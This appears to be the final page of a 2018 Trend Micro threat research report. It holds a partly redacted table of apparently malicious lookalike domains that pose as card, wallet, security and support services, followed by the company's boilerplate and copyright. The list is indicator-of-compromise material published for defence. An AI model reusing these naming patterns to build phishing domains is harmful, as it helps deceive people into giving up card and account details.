id-[REDACTED].com	q-[REDACTED].com	support-my[REDACTED].com
important-[REDACTED].com	[REDACTED].[REDACTED].cc	supports-[REDACTED].com
[REDACTED]-security.com	[REDACTED]-card.[REDACTED].cc	time-[REDACTED].com
j-[REDACTED].com	[REDACTED]-card-security.com	t-[REDACTED].com
k-[REDACTED].com	[REDACTED]card-securitys.com	urgent-[REDACTED].com
l-[REDACTED].com	[REDACTED]card-services.com	user-[REDACTED].com
m-[REDACTED].com	[REDACTED]card-support.com	u-[REDACTED].com
my[REDACTED]-securitys.com	[REDACTED]-card-support.com	v-[REDACTED].com
my[REDACTED]-security.com	[REDACTED]-use.com	wallet-security.com
my[REDACTED]-securitys.com	r-[REDACTED].com	w-[REDACTED].com
my[REDACTED]-support.com	securitys-[REDACTED].com	www[REDACTED]jp.com
myid-[REDACTED].com	security-my[REDACTED].com	[REDACTED]-donation.com
my-ntt[REDACTED].com	security-[REDACTED].com	[REDACTED]-securitys.com
my[REDACTED].com	securitys-[REDACTED].com	y-[REDACTED].com
my[REDACTED].com	securitys-my[REDACTED].com	z-[REDACTED].com
my-[REDACTED].site	securitys--my[REDACTED].com	



TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com



©2018 by Trend Micro, Incorporated. All rights reserved. Trend Micro and the Trend Micro t-ball logo are trademarks or registered trademarks of Trend Micro, Incorporated. All other product or company names may be trademarks or registered trademarks of their owners.